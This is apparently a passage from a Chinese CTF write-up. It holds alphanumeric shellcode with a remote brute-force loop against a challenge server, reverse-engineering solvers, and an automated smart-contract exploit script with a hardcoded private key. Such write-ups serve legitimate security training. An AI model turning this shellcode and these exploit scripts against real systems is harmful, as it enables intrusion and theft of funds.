9  ZjITYfi99T0t8A0t8CRAPZ0T8EZRAPZ0T8FZ0t8H0T8IRAPZ0T8JZ0t8K0t8LRAPZ0T8MZ0t8O0
10 t8P0t8Q0T8RRARZ0T8SZRAPZ0T8TZ0t8VRAPZ0T8WZ0t8Y0t8ZjsTYfi9yzRAPZ0T8AZ0t8C0t8
11 E0t8F0t8GRAPZ0T8HZ0t8JRAPZ0T8KZ0T8M0t8NRAPZ0T8OZRAQZ0t8QZ0t8R0T8SRARZ0T8TZ0
12 t8URAPZ0T8VZ0t8X0t8Y0t8ZjcTYfi9GC0t8ARAPZ0T8CZ0T8F0t8G0T8HRAPZ0T8IZ0T8K0t8L
13 0T8NRARZ0T8OZ0t8P0t8Q0t8R0t8SRAPZ0T8TZ0t8U0t8V0t8W0t8XRAPZ0T8YZ0t8ZjUTYfi9S
14 ERAPZ0t8AZ0T8C0t8D0t8E0T8FRARZ0T8GZ0t8H0t8I0t8J0t8K0T8M0t8NRAPZ0T8OZ0t8P0t8
15 Q0t8R0t8S0T8TRARZ0T8UZRAPZ0T8VZ0t8X0t8Y0t8ZjiTYfi9AZ0t8A0t8B0t8CRAPZ0T8DZ0T
16 8FRAPZ0T8GZRARZ0T8IZRAPZ0t8KZ0T8M0t8N0t8O0t8P0t8Q0T8RRAPZ0T8SZ0t8T0t8U0T8VR
17 ARZ0T8WZ0t8X0t8YjETYfi9gU0T8ARAPZ0T8BZ0T8DRAPZ0t8EZ0t8IRAPZ0T8JZ0T8K0T8LRAP
18 Z0T8MZ0t8N0t8O0t8P0t8Q0t8RjwAZE1HE1IwTTTTIwTTdWjRZvTTTTIvTATTj9XZPHwUUeUUU
19 UGRjT6YGGQqhflGG8agAcGGY1I1RGGEjPXMGGAHGQqGGMpUeVGGIGDqQGGu3UUUGGqKHrUGGqje
20 VUGGyUUUHGG0CG7bHtU0eVUUUUhWUUUkKohVUjeVUUUUHAKGQqUUeVGDqQvUUUKHAG1HjpZvTTT
21 TIvTtdWZPHKn0HN{0}{1}uWk6pgUUUZP'
22
23 import string
24 flag = ''
25 for i in range(0, 0x30):
26     # ori = pwn(i, chr(0x30))
27     for j in string.printable:
28         p = remote('39.105.137.118', 50050)
29         s = ori.format(chr(i+0x30), j)

```

```

11     # print(s)
12     p.sendline(s)
13     try:
14         sleep(0.1)
15         p.send('123')
16         p.send('123')
17         p.send('123')
18         sleep(0.1)
19         p.send('123')
20         p.recv(1000, timeout=0.1)
21         flag += j
22         print(flag)
23         p.close()
24         break
25     except:
26         pass

```

## Reverse

- ezmath

init 里面有一些奇怪的操作修改了判断函数中的 0.2021 的初始值，观察 init 中的操作发现  $\frac{a^n}{n!}$  等自然对数相关的级数求和，因此猜测最后函数的通项公式也与  $e$  相关。此外，对于  $a_{n+1} = e - n \cdot a_n$ ，如果  $a_n = \frac{e}{n+1}$ ，则  $a_{n+1} = \frac{e}{n+1}$ ；下一步就会变为 0，根据这样的观察我们可以猜测  $a_n \approx \frac{e}{n+1}$ ，并且通过  $\frac{e}{a_n}$  非常接近整数这一点来验证我们的猜测，继而还原出 flag.

```

1  import numpy as np
2  import math
3  import fuckpy3
4
5  res = [0.00009794904266317233, 0.00010270456917442, 0.00009194256152777895,
0.0001090322021913372, 0.0001112636336217534, 0.0001007442677411854,
0.0001112636336217534, 0.0001047063607908828, 0.0001112818534005219,
6      0.0001046861985862495, 0.0001112818534005219, 0.000108992856167966,
0.0001112636336217534, 0.0001090234561758122, 0.0001113183108652088,
0.0001006882924839248, 0.0001112590796092291, 0.0001089841164633298,
0.00008468431512187874]
7
8  flag = b''
9  for i in res:
10     print(math.e/i)
11     flag += hex(round(math.e/i)-2)[2:].unhex()[::-1]
12 print(flag)
13 print(len(flag))

```

## • unicorn\_like\_a\_pro

通过逆向把 unicorn 执行的指令提取出来，并从程序中提取出基本块的跳转顺序，根据这些信息恢复出正常的控制流

逆向时发现 fs:0 对应的内存区域每读取一次都会 encode 一次，根据这些信息写出爆破脚本

```

1  #include <stdint.h>
2  #include <stdio.h>
3  #include <x86intrin.h>
4
5  uint64_t __ROL8__(uint64_t value, int count)
6  {
7      const uint64_t nbits = 64;
8      count %= nbits;
9      uint64_t high = value >> (nbits - count);
10     value <=< count;
11     value |= high;
12     return value;
13 }
14
15 uint64_t decode(uint64_t value)
16 {
17     return 0x756E69636F726E03 * value + 0xBADC0DEC001CAFE;
18 }

```

```
19
20  const char *testStr[] = {
21      "flag",
22      "FLAG",
23      "qwb{",
24      "QWB{"};
25
26  uint8_t xorData[32];
27
28  uint32_t data[] = {
29      300101354,
30      692449755,
31      68961085,
32      1961038602,
33      1360777330,
34      876211964,
35      4117590324,
36      486061757
37  };
38
39  int main()
40  {
41      uint64_t fuck = 0x5249415452455451;
42      for (int j = 0; j < 32; ++j)
43      {
44          fuck = decode(fuck);
45          uint64_t fuck1 = fuck;
46          uint64_t n = j;
47          for (int i = 0; i != 256; ++i)
48          {
49              fuck = decode(fuck);
50              uint64_t fuck2 = fuck;
51              fuck = decode(fuck);
52              uint64_t fuck3 = fuck;
53
54              n = __ROL8__((n ^ fuck2) + fuck3 + 33 * n + 1, 13);
55              if ((i & 1) != 0)
56                  n = fuck3 ^ (fuck2 + n);
57              if ((i & 2) != 0)
58                  n ^= fuck2 + fuck3;
59              if ((i & 4) != 0)
60                  n ^= fuck2 ^ fuck3;
61              if ((i & 8) != 0)
62                  n += fuck2 + fuck3;
63          }
64          xorData[j] = n + fuck1;
```



```

65     }
66     uint32_t pre4Byte[4] = {};
67     uint64_t subData[4] = {};
68     for (int i = 0; i < 4; ++i)
69     {
70         uint8_t *ptr = (uint8_t *)&pre4Byte[i];
71         for (int j = 0; j < 4; ++j)
72         {
73             ptr[j] = testStr[i][j] ^ xorData[j];
74         }
75     }
76     for (int i = 0; i != 4; ++i)
77     {
78         subData[i] = data[0] - _mm_crc32_u32(0, pre4Byte[i]);
79         printf("%s => %p\n", testStr[i], subData[i]);
80     }
81     // 确定差值为 0x6e191
82     // for (int i = 0; i < 4; ++i) {
83     //     for (uint32_t j = 0; j != 0xffffffff; ++j) {
84     //         uint32_t crc = data[1] - subData[i];
85     //         if (crc == _mm_crc32_u32(0, j)) {
86     //             uint32_t flag1 = j ^ (*(uint32_t*)&xorData[4]);
87     //             printf("subData: %p, flag: %s\n", subData[i], &flag1);
88     //         }
89     //     }
90     // }
91     for (int i = 0; i < 8; ++i) {
92         for (uint32_t j = 0; j != 0xffffffff; ++j) {
93             uint32_t crc = data[i] - 0x6e191;
94             if (crc == _mm_crc32_u32(0, j)) {
95                 uint32_t flag[2];
96                 flag[0] = j ^ (*(uint32_t*)&xorData[4*i]);
97                 flag[1] = 0;
98                 printf("flag:%s\n", &flag[0]);
99                 break;
100             }
101         }
102     }
103     return 0;
104 }

```

## • LongTimeAgo

```
1
2  #include <stdio.h>
3  #include <stdint.h>
4
5  /* take 64 bits of data in v[0] and v[1] and 128 bits of key[0] - key[3] */
6
7  unsigned int  fuck_func(int i)
8  {
9      return ((1<<(i-1)) - 1)*0x10+0xd;
10 }
11
12 void encipher1(unsigned int num_rounds, uint32_t v[2], uint32_t const
key[4]) {
13     unsigned int i;
14     uint32_t v0=v[0], v1=v[1], sum=0, delta=0x8F3779E9;
15     while (sum != 0xE6EF3D20) {
16         v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
17         sum += delta;
18         v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
19     }
20     // printf("%x %x\n",v0,v1);
21     v[0]=v0 ^ fuck_func(5); v[1]=v1 ^ fuck_func(6);
22 }
23
24 void decipher1(unsigned int num_rounds, uint32_t v[2], uint32_t const
key[4]) {
25     unsigned int i;
26     uint32_t v0=v[0]^ fuck_func(5), v1=v[1] ^ fuck_func(6),
delta=0x8F3779E9, sum=0xE6EF3D20;
27     while (sum != 0) {
28         v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
29         sum -= delta;
30         v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
31     }
32     v[0]=v0; v[1]=v1;
33 }
34
35 void encipher2(unsigned int num_rounds, uint32_t v[2], uint32_t const
key[4]) {
36     unsigned int i;
37     uint32_t v0=v[0], v1=v[1], sum=0, delta=0x3d3529bc;
38     while (num_rounds--) {
39         sum += delta;
40         v0 += ((v1 << 4) + key[0]) ^ ((v1 >> 5) + key[1]) ^ (v1 + sum);
```

```

41         v1 += ((v0 << 4) + key[2]) ^ ((v0 >> 5) + key[3]) ^ (v0 + sum);
42         // v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
43         // v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) &
3]);
44     }
45     // printf("%x %x\n",v0,v1);
46     v[0]=v0 ^ fuck_func(7); v[1]=v1 ^ fuck_func(8);
47 }
48
49 void decipher2(unsigned int num_rounds, uint32_t v[2], uint32_t const
key[4]) {
50     unsigned int i;
51     uint32_t v0=v[0]^ fuck_func(7), v1=v[1] ^ fuck_func(8),
delta=0x3d3529bc, sum=delta * num_rounds;
52     while (num_rounds -- ) {
53         v1 -= ((v0 << 4) + key[2]) ^ ((v0 >> 5) + key[3]) ^ (v0 + sum);
54         v0 -= ((v1 << 4) + key[0]) ^ ((v1 >> 5) + key[1]) ^ (v1 + sum);
55         sum -= delta;
56     }
57     v[0]=v0; v[1]=v1;
58 }
59 int main()
60 {
61     printf("%x\n",fuck_func(5));
62     // unsigned char test[] = {0x72, 0x67, 0x30, 0x1F, 0x29, 0x0C, 0x5B,
0xB7};
63     // uint32_t *v = test;
64
65     uint32_t v1[2]={0x1F306772,0xB75B0C29};
66     uint32_t const k[4]=
{fuck_func(13),fuck_func(14),fuck_func(15),fuck_func(16)};
67     unsigned int r=32;
68     // printf("%x %x\n",v[0],v[1]);
69     // encipher1(r, v, k);
70     // printf("%x %x\n",v[0],v[1]);
71     // uint32_t v[2]={0xaaaaaaaa,0xaaaaaaaa};
72     // encipher2(r, v, k);
73     // printf("%x %x ",v[0],v[1]);
74     // decipher2(r, v, k);
75     // printf("%x %x ",v[0],v[1]);
76
77     decipher1(r, v1, k);
78     printf("%08X%08X",v1[0],v1[1]);
79     uint32_t v2[2]={0x4A7CDBE3,0x2877BDDF};
80     decipher1(r, v2, k);
81     printf("%08X%08X",v2[0],v2[1]);

```

```

82     uint32_t v3[2]={0x1354C485,0x357C3C3A};
83     decipher2(r, v3, k);
84     printf("%08X%08X",v3[0],v3[1]);
85     uint32_t v4[2]={0x738AF06C,0x89B7F537};
86     decipher2(r, v4, k);
87     printf("%08X%08X",v4[0],v4[1]);
88
89     return 0;
90 }

```

## Crypto

### • BabyAEG

先通过 PUSH 4;EQ 识别 bytecode 中的函数，分析 function 入口以及接下来的两个 next\_block。

通过 CALLVALUE 区分 payable 函数；通过 CALLDATALOAD 区分输入参数与类型。

通过已知合约中的特征字符与入栈顺序定位 pika key。对合约 function 数量分情况讨论，发送并构造相应 transacion。

opcodes.py

```

1
2  opcodes = {
3      0x00: ('STOP', 0, 0, 0),
4      0x01: ('ADD', 2, 1, 3),
5      0x02: ('MUL', 2, 1, 5),
6      0x03: ('SUB', 2, 1, 3),
7      0x04: ('DIV', 2, 1, 5),
8      0x05: ('SDIV', 2, 1, 5),
9      0x06: ('MOD', 2, 1, 5),
10     0x07: ('SMOD', 2, 1, 5),
11     0x08: ('ADDMOD', 3, 1, 8),
12     0x09: ('MULMOD', 3, 1, 8),
13     0x0A: ('EXP', 2, 1, 10),
14     0x0B: ('SIGNEXTEND', 2, 1, 5),
15     0x10: ('LT', 2, 1, 3),
16     0x11: ('GT', 2, 1, 3),
17     0x12: ('SLT', 2, 1, 3),
18     0x13: ('SGT', 2, 1, 3),
19     0x14: ('EQ', 2, 1, 3),
20     0x15: ('ISZERO', 1, 1, 3),
21     0x16: ('AND', 2, 1, 3),
22     0x17: ('OR', 2, 1, 3),

```

```
23     0x18: ('XOR', 2, 1, 3),
24     0x19: ('NOT', 1, 1, 3),
25     0x1A: ('BYTE', 2, 1, 3),
26     0x1B: ('SHL', 2, 1, 3),
27     0x1C: ('SHR', 2, 1, 3),
28     0x1D: ('SAR', 2, 1, 3),
29     0x20: ('SHA3', 2, 1, 30),
30     0x30: ('ADDRESS', 0, 1, 2),
31     0x31: ('BALANCE', 1, 1, 20),
32     0x32: ('ORIGIN', 0, 1, 2),
33     0x33: ('CALLER', 0, 1, 2),
34     0x34: ('CALLVALUE', 0, 1, 2),
35     0x35: ('CALLDATALOAD', 1, 1, 3),
36     0x36: ('CALLDATASIZE', 0, 1, 2),
37     0x37: ('CALLDATACOPY', 3, 0, 3),
38     0x38: ('CODESIZE', 0, 1, 2),
39     0x39: ('CODECOPY', 3, 0, 3),
40     0x3A: ('GASPRICE', 0, 1, 2),
41     0x3B: ('EXTCODESIZE', 1, 1, 20),
42     0x3C: ('EXTCODECOPY', 4, 0, 20),
43     0x3D: ('RETURNDATASIZE', 0, 1, 2),
44     0x3E: ('RETURNDATACOPY', 3, 0, 3),
45     0x3F: ('EXTCODEHASH', 3, 0, 3),
46     0x40: ('BLOCKHASH', 1, 1, 20),
47     0x41: ('COINBASE', 0, 1, 2),
48     0x42: ('TIMESTAMP', 0, 1, 2),
49     0x43: ('NUMBER', 0, 1, 2),
50     0x44: ('DIFFICULTY', 0, 1, 2),
51     0x45: ('GASLIMIT', 0, 1, 2),
52     0x46: ('CHAINID', 0, 1, 2),
53     0x47: ('SELFBALANCE', 0, 1, 5),
54     0x50: ("POP", 1, 0, 2),
55     0x51: ("MLOAD", 1, 1, 3),
56     0x52: ("MSTORE", 2, 0, 3),
57     0x53: ("MSTORE8", 2, 0, 3),
58     0x54: ("SLOAD", 1, 1, 50), # 200 now
59     0x55: ("SSTORE", 2, 0, 0),
60     0x56: ("JUMP", 1, 0, 8),
61     0x57: ("JUMPI", 2, 0, 10),
62     0x58: ("PC", 0, 1, 2),
63     0x59: ("MSIZE", 0, 1, 2),
64     0x5A: ("GAS", 0, 1, 2),
65     0x5B: ("JUMPDEST", 0, 0, 1),
66     0x5C: ("BEGINSUB", 0, 0, 2),
67     0x5D: ("RETURNSUB", 0, 0, 5),
68     0x5E: ("JUMPSUB", 1, 0, 10),
```

```
69      0xA0: ("LOG0", 2, 0, 375),
70      0xA1: ("LOG1", 3, 0, 750),
71      0xA2: ("LOG2", 4, 0, 1125),
72      0xA3: ("LOG3", 5, 0, 1500),
73      0xA4: ("LOG4", 6, 0, 1875),
74      0xF0: ("CREATE", 3, 1, 32000),
75      0xF1: ("CALL", 7, 1, 40), # 700 now
76      0xF2: ("CALLCODE", 7, 1, 40), # 700 now
77      0xF3: ("RETURN", 2, 0, 0),
78      0xF4: ("DELEGATECALL", 6, 1, 40), # 700 now
79      0xF5: ("CREATE2", 3, 1, 32000),
80      0xFA: ("STATICCALL", 6, 1, 40),
81      0xFD: ("REVERT", 2, 0, 0),
82      0xFF: ("SUICIDE", 1, 0, 0),
83      0x60: ('PUSH1', 0, 1, 3),
84      0x61: ('PUSH2', 0, 1, 3),
85      0x62: ('PUSH3', 0, 1, 3),
86      0x63: ('PUSH4', 0, 1, 3),
87      0x64: ('PUSH5', 0, 1, 3),
88      0x65: ('PUSH6', 0, 1, 3),
89      102: ('PUSH7', 0, 1, 3),
90      103: ('PUSH8', 0, 1, 3),
91      104: ('PUSH9', 0, 1, 3),
92      105: ('PUSH10', 0, 1, 3),
93      106: ('PUSH11', 0, 1, 3),
94      107: ('PUSH12', 0, 1, 3),
95      108: ('PUSH13', 0, 1, 3),
96      109: ('PUSH14', 0, 1, 3),
97      110: ('PUSH15', 0, 1, 3),
98      111: ('PUSH16', 0, 1, 3),
99      112: ('PUSH17', 0, 1, 3),
100     113: ('PUSH18', 0, 1, 3),
101     114: ('PUSH19', 0, 1, 3),
102     115: ('PUSH20', 0, 1, 3),
103     116: ('PUSH21', 0, 1, 3),
104     117: ('PUSH22', 0, 1, 3),
105     118: ('PUSH23', 0, 1, 3),
106     119: ('PUSH24', 0, 1, 3),
107     120: ('PUSH25', 0, 1, 3),
108     121: ('PUSH26', 0, 1, 3),
109     122: ('PUSH27', 0, 1, 3),
110     123: ('PUSH28', 0, 1, 3),
111     124: ('PUSH29', 0, 1, 3),
112     125: ('PUSH30', 0, 1, 3),
113     126: ('PUSH31', 0, 1, 3),
114     127: ('PUSH32', 0, 1, 3),
```

```

115     128: ('DUP1', 1, 2, 3),
116     144: ('SWAP1', 2, 2, 3),
117     129: ('DUP2', 2, 3, 3),
118     145: ('SWAP2', 3, 3, 3), 130: ('DUP3', 3, 4, 3), 146: ('SWAP3', 4, 4,
3), 131: ('DUP4', 4, 5, 3), 147: ('SWAP4', 5, 5, 3), 132: ('DUP5', 5, 6,
3), 148: ('SWAP5', 6, 6, 3), 133: ('DUP6', 6, 7, 3), 149: ('SWAP6', 7, 7,
3), 134: ('DUP7', 7, 8, 3), 150: ('SWAP7', 8, 8, 3), 135: ('DUP8', 8, 9,
3), 151: ('SWAP8', 9, 9, 3), 136: ('DUP9', 9, 10, 3), 152: ('SWAP9', 10,
10, 3), 137: ('DUP10', 10, 11, 3), 153: ('SWAP10', 11, 11, 3), 138:
('DUP11', 11, 12, 3), 154: ('SWAP11', 12, 12, 3), 139: ('DUP12', 12, 13,
3), 155: ('SWAP12', 13, 13, 3), 140: ('DUP13', 13, 14, 3), 156: ('SWAP13',
14, 14, 3), 141: ('DUP14', 14, 15, 3), 157: ('SWAP14', 15, 15, 3), 142:
('DUP15', 15, 16, 3), 158: ('SWAP15', 16, 16, 3), 143: ('DUP16', 16, 17,
3), 159: ('SWAP16', 17, 17, 3)}

```

get\_functions.py

```

1  import re
2  from opcodes import opcodes
3  regex_PUSH = re.compile(r"^PUSH(\d*)$")
4
5
6  class EvmInstruction:
7      """Model to hold the information of the disassembly."""
8
9      def __init__(self, address, op_code, argument=None):
10         self.address = address
11         self.op_code = op_code
12         self.argument = argument
13
14     def to_dict(self) -> dict:
15         """
16
17         :return:
18         """
19         result = {"address": self.address, "opcode": self.op_code}
20         if self.argument:
21             result["argument"] = self.argument
22         return result
23
24
25     def disassemble(bytecode: bytes) -> list:
26
27         instruction_list = []
28         address = 0

```

```

29     length = len(bytecode)
30     if "bzzr" in str(bytecode[-43:]):
31         # ignore swarm hash
32         length -= 43
33
34     while address < length:
35         try:
36             op_code = opcodes[bytecode[address]]
37         except KeyError:
38             instruction_list.append(EvmInstruction(address, "INVALID"))
39             address += 1
40             continue
41
42         op_code_name = op_code[0]
43         current_instruction = EvmInstruction(address, op_code_name)
44
45         match = re.search(regex_PUSH, op_code_name)
46         if match:
47             argument_bytes = bytecode[address + 1 : address + 1 +
int(match.group(1))]
48             current_instruction.argument = "0x" + argument_bytes.hex()
49             address += int(match.group(1))
50
51         instruction_list.append(current_instruction)
52         address += 1
53
54     # We use a to_dict() here for compatibility reasons
55     return [element.to_dict() for element in instruction_list]
56
57
58 def is_sequence_match(pattern: list, instruction_list: list, index: int) -
> bool:
59     for index, pattern_slot in enumerate(pattern, start=index):
60         try:
61             if not instruction_list[index]["opcode"] in pattern_slot:
62                 return False
63         except IndexError:
64             return False
65     return True
66
67 def find_op_code_sequence(pattern: list, instruction_list: list):
68     for i in range(0, len(instruction_list) - len(pattern) + 1):
69         if is_sequence_match(pattern, instruction_list, i):
70             yield i
71
72 def find_ins(op, arg, ins_list):

```



```

73     for idx,ins in enumerate(ins_list):
74         if ins['opcode'] == op and ins['argument'][2:] == arg:
75             return idx
76     return 0
77
78 def get_functions(ins_list):
79     jump_table_indices = find_op_code_sequence(
80         [("PUSH4"), ("EQ")], ins_list
81     )
82     return jump_table_indices
83
84 def find_op_code_by_addr(ins_list, address):
85     for idx,ins in enumerate(ins_list):
86         addr = ins["address"]
87         if addr == address:
88             return idx
89
90 def find_ins_target(function_dest,ins_list):
91     for idx, ins in enumerate(ins_list):
92         addr = ins["address"]
93         if addr == function_dest:
94             return idx
95
96 # # # with key
97 # bytecode =
98 "60806040526f89a245c5aca9dcc00a66852a25b299a160005561013480610027600039600
99 0f300608060405260043610610041576000357c01000000000000000000000000000000
100 00000000000000000000000000000000000000000000000000000000000000000000
101 4801561005257600080fd5b50610091600480360381019080803573fffffffffffffffff
102 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
103 b005b6384e5f57463cafebaba82181415610104578173fffffffffffffffffffffffffff
104 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
105 290604051600060405180830381858888f19350505050158015610102573d6000803e3d600
106 0fd5b505b50505600a165627a7a7230582013f1d0b8541db7c398e1649b6f15d2dec5985fe
107 6bfbad651648421916c1e70be0029"
108
109 # # # not know payable
110 # # bytecode =
111 "608060405260e0806100126000396000f300608060405260043610603f576000357c01000
112 00000000000000000000000000000000000000000000000000000000000000000000
113 2d30797146044575b600080fd5b604a604c565b005b600134111560b2573373fffffffffff
114 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
115 fffffff16319081150290604051600060405180830381858888f1935050505015801560b05
116 73d6000803e3d6000fd5b505b5600a165627a7a72305820499181223b706020d06813fab3b
117 6868993170791ed3d4f418895756681542eda0029"
118
119 #
120 # ins_list = disassemble(bytes.fromhex(bytecode))
121 # print(ins_list)
122 # jump_tables = get_functions(ins_list)

```

```

102 # print(list(jump_tables))
103 # functions = []
104 # tags = []
105 # runtime = re.split('60806040',bytecode)
106 # runtime = '60806040'+runtime[-1]
107 # for a in jump_tables:
108 #     functions.append("0x" + ins_list[a]["argument"][2:].rjust(8, "0")) #
    function sig
109 #     function_dest = int(ins_list[a + 2]['argument'][2:], 16)
110 #
111 # jump_table_indices = find_ins('PUSH4', 'cafebaba', ins_list)
112 # print(ins_list[jump_table_indices-1])

```

Solver:

```

1  import re
2  import web3
3  from web3 import Web3
4  from pwn import *
5
6  from exp2 import getsha256
7  from get_functions import disassemble, get_functions
8
9  w3 = Web3(Web3.HTTPProvider('http://8.140.174.230:8545'))
10 my_account = web3.Web3.toChecksumAddress(
11     '0x80c6CA0F2066e0DB7dA39d40eDC01885C08548F5')
12 private_key =
13     '0xa2e67b010e77dda45b43617db5a7bf3d390b6a21f80d3145ce5c5d4fb97ab308'
14 mytx_account = w3.eth.account.from_key(private_key)
15
16 context.log_level = 'debug'
17
18 class Block:
19     def __init__(self, ins):
20         self.ins = ins
21         self.ins_list = []
22         for i in ins:
23             self.ins_list.append(i['opcode'])
24
25
26 def build_tx(sig, con_address, datas=[], msg_value=0, offset_nonce=0):
27     tx = {
28         'from': my_account,
29         'to': con_address,

```

```

30         'value': msg_value,
31         'gas': 210000,
32         'nonce': w3.eth.getTransactionCount(my_account)+offset_nonce,
33         'gasPrice': 10,
34         'chainId': 8888,
35         'data': bytes.fromhex(sig[2:])
36     }
37     for d in datas:
38         tx['data'] += bytes.fromhex(d).rjust(32, b"\x00")
39     return tx
40
41
42 def send(tx):
43     r_tx = mytx_account.sign_transaction(tx)
44     f_tx = r_tx.rawTransaction
45     ret1 = w3.eth.send_raw_transaction(f_tx)
46     _ = w3.eth.wait_for_transaction_receipt(ret1)
47     return ret1
48
49
50 def find_addr(inss):
51     for ins in inss:
52         if 'argument' in ins.keys() and
53             '0xffffffffffffffffffffffffffffffff' == ins['argument']:
54             return True
55     return False
56
57 def analyse_function(function, blocks):
58     (sig1, calling1), = function.items()
59     next_block = blocks[calling1]
60     if "CALLVALUE" in next_block.ins_list:
61         payable = False
62         next_block = blocks[int(next_block.ins[-2]['argument'], 16)]
63         args = next_block.ins_list.count("CALLDATALOAD")
64         addr_arg = find_addr(next_block.ins)
65     else:
66         payable = True
67         addr_arg = False
68         args = 0
69     return payable, args, addr_arg
70
71
72 def divide_blocks(ins_list):
73     blocks = {}
74     old_idx = 0

```

```

75     for idx in range(0, len(ins_list)):
76         if ins_list[idx]['opcode'] in ['STOP', 'JUMP', 'JUMPI', 'RETURN',
'REVERT', 'INVALID']:
77             tmp = Block(ins_list[old_idx:idx + 1])
78             blocks[ins_list[old_idx]['address']] = tmp
79             old_idx = idx + 1
80             idx += 1
81     return blocks
82
83
84 def get_analyzed(functions, blocks):
85     func_list = []
86     for func in functions:
87         (sig, calling), = func.items()
88         payable, args, addr_arg = analyse_function(func, blocks)
89         func_list.append({sig: [payable, args, addr_arg]})
90     return func_list
91
92
93 def deep_in_block(block, runtime, blocks):
94     dura = runtime[block.ins[0]['address']*2:block.ins[-1]['address']*2]
95     if "60038190" in dura:
96         return True
97     elif block.ins[-1]['opcode'] in ['STOP', 'RETURN', 'REVERT',
'INVALID']:
98         return
99     try:
100         next_block = blocks[int(block.ins[-2]['argument'], 16)]
101         ret = deep_in_block(next_block, runtime, blocks)
102         return ret
103     except:
104         return
105
106
107 def gen_functions(bytecode, con_address):
108     runtime = re.split('60806040', bytecode)
109     runtime = '60806040' + runtime[-1]
110     ins_list = disassemble(bytes.fromhex(runtime))
111     jump_tables = get_functions(ins_list)
112     blocks = divide_blocks(ins_list)
113     functions = []
114     for a in jump_tables:
115         functions.append(
116             {"0x" + ins_list[a]["argument"][2:].rjust(8, "0"):
int(ins_list[a + 2]["argument"][2:], 16)})
117     owner = "0x8da5cb5b"

```

```

118     for func in functions:
119         (sig, calling), = func.items()
120         if owner == sig:
121             functions.remove(func)
122             break
123     print(functions)
124     func_list = get_analyzed(functions, blocks)
125     if len(func_list) == 1:
126         (sig, features), = func_list[0].items()
127         # payable payable, args, addr_arg
128         if features[0]:
129             tx = build_tx(sig, con_address, datas=[], msg_value=30)
130             rec = send(tx)
131             return rec
132         elif "cafeba" in runtime:
133             pika = runtime.split("cafeba")[0][-10:-2]
134             key = "cafeba"+runtime.split("cafeba")[1][:2]
135             # print("get_key", pika, key)
136             in_key = int(key, 16) ^ int(pika, 16)
137             tx = build_tx(sig, con_address, datas=[
138                 my_account[2:], hex(in_key)[2:].rjust(8, '0')])
139             rec = send(tx)
140             return rec
141         else:
142             tx = build_tx(sig, con_address, datas=[my_account[2:]])
143             rec = send(tx)
144             return rec
145
146     if len(func_list) == 6:
147         txs = [None] * 3
148         for func in functions:
149             (sig, pos), = func.items()
150             ret = deep_in_block(blocks[pos], runtime, blocks)
151             if ret:
152                 (sig4, _), = func.items()
153                 print("find", func)
154                 break
155         for func in func_list:
156             (sig, feature), = func.items()
157             if feature[1] == 0:
158                 txs[2] = build_tx(sig, con_address, datas=[],
offset_nonce=2)
159             elif feature[2]: # isaddr
160                 txs[1] = build_tx(sig, con_address, datas=[
my_account[2:], offset_nonce=1)
161             txs[0] = build_tx(sig4, con_address, datas=['029a'])

```

```

163         print("txsss", txs)
164         for tx in txs:
165             rec = send(tx)
166             print("midL", rec)
167         return rec
168
169     if len(func_list) == 3:
170         txs = [None] * 3
171         for func in func_list:
172             (sig, feature), = func.items()
173             # arg == 0
174             if feature[1] == 0:
175                 txs[2] = build_tx(sig, con_address, offset_nonce=2)
176             # is addr
177             elif feature[2]:
178                 txs[1] = build_tx(sig, con_address, datas=[
179                     my_account[2:]], offset_nonce=1)
180             else:
181                 txs[0] = build_tx(sig, con_address, datas=['0640c9'])
182         for tx in txs:
183             rec = send(tx)
184             print("midL", rec)
185         return rec
186     if len(func_list) == 2:
187         tag = "afebab"
188         (sig1, feature1), = func_list[0].items()
189         (sig2, feature2), = func_list[1].items()
190         if feature1[1] + feature2[1] == 1:
191             txs = [None] * 2
192             if feature1[1]:
193                 txs[0] = build_tx(sig1, con_address, datas=
194 [my_account[2:]])
195                 txs[1] = build_tx(sig2, con_address, datas=[],
196 offset_nonce=1)
197             else:
198                 txs[0] = build_tx(sig2, con_address, datas=
199 [my_account[2:]])
200                 txs[1] = build_tx(sig1, con_address, datas=[],
201 offset_nonce=1)
202             for tx in txs:
203                 rec = send(tx)
204                 print("modl222112", rec)
205             return rec
206         elif tag in runtime:
207             txs = [None] * 2
208             pika = runtime.split(tag)[0][-11:-3]

```

```

205         key = runtime.split(tag)[0][-1]+"afebab" + runtime.split(tag)
[1][0]
206         in_key = int(pika, 16) ^ int(key, 16)
207         if feature1[2]:
208             txs[0] = build_tx(sig1, con_address, datas=
[my_account[2:]])
209             txs[1] = build_tx(sig2, con_address, datas=[
210                 hex(in_key)[2:].rjust(8, '0')],
offset_nonce=1)
211         else:
212             txs[0] = build_tx(sig2, con_address, datas=
[my_account[2:]])
213             txs[1] = build_tx(sig1, con_address, datas=[
214                 hex(in_key)[2:].rjust(8, '0')],
offset_nonce=1)
215         for tx in txs:
216             rec = send(tx)
217             print("mod143423", rec)
218         return rec
219     elif "640c8" in runtime and "640ca" in runtime:
220         txs = [None]*2
221         if feature1[2]:
222             txs[1] = build_tx(sig1, con_address, datas=[
223                 my_account[2:], offset_nonce=1)
224             txs[0] = build_tx(sig2, con_address, datas=['0640c9'])
225         else:
226             txs[1] = build_tx(sig2, con_address, datas=[
227                 my_account[2:], offset_nonce=1)
228             txs[0] = build_tx(sig1, con_address, datas=['0640c9'])
229         for tx in txs:
230             rec = send(tx)
231             print("mod16654645", rec)
232         return rec
233     else: # check
234         if "151515" in runtime:
235             txs = [None]*2
236             if feature1[2]:
237                 txs[1] = build_tx(sig1, con_address, datas=[
238                     my_account[2:], offset_nonce=1)
239                 txs[0] = build_tx(sig2, con_address, datas=['01'])
240             else:
241                 txs[1] = build_tx(sig2, con_address, datas=[
242                     my_account[2:], offset_nonce=1)
243                 txs[0] = build_tx(sig1, con_address, datas=['01'])
244             else:
245                 txs = [None] * 3

```

```

246         if feature1[2]:
247             txs[2] = build_tx(sig1, con_address, datas=[
248                 my_account[2:]], offset_nonce=2)
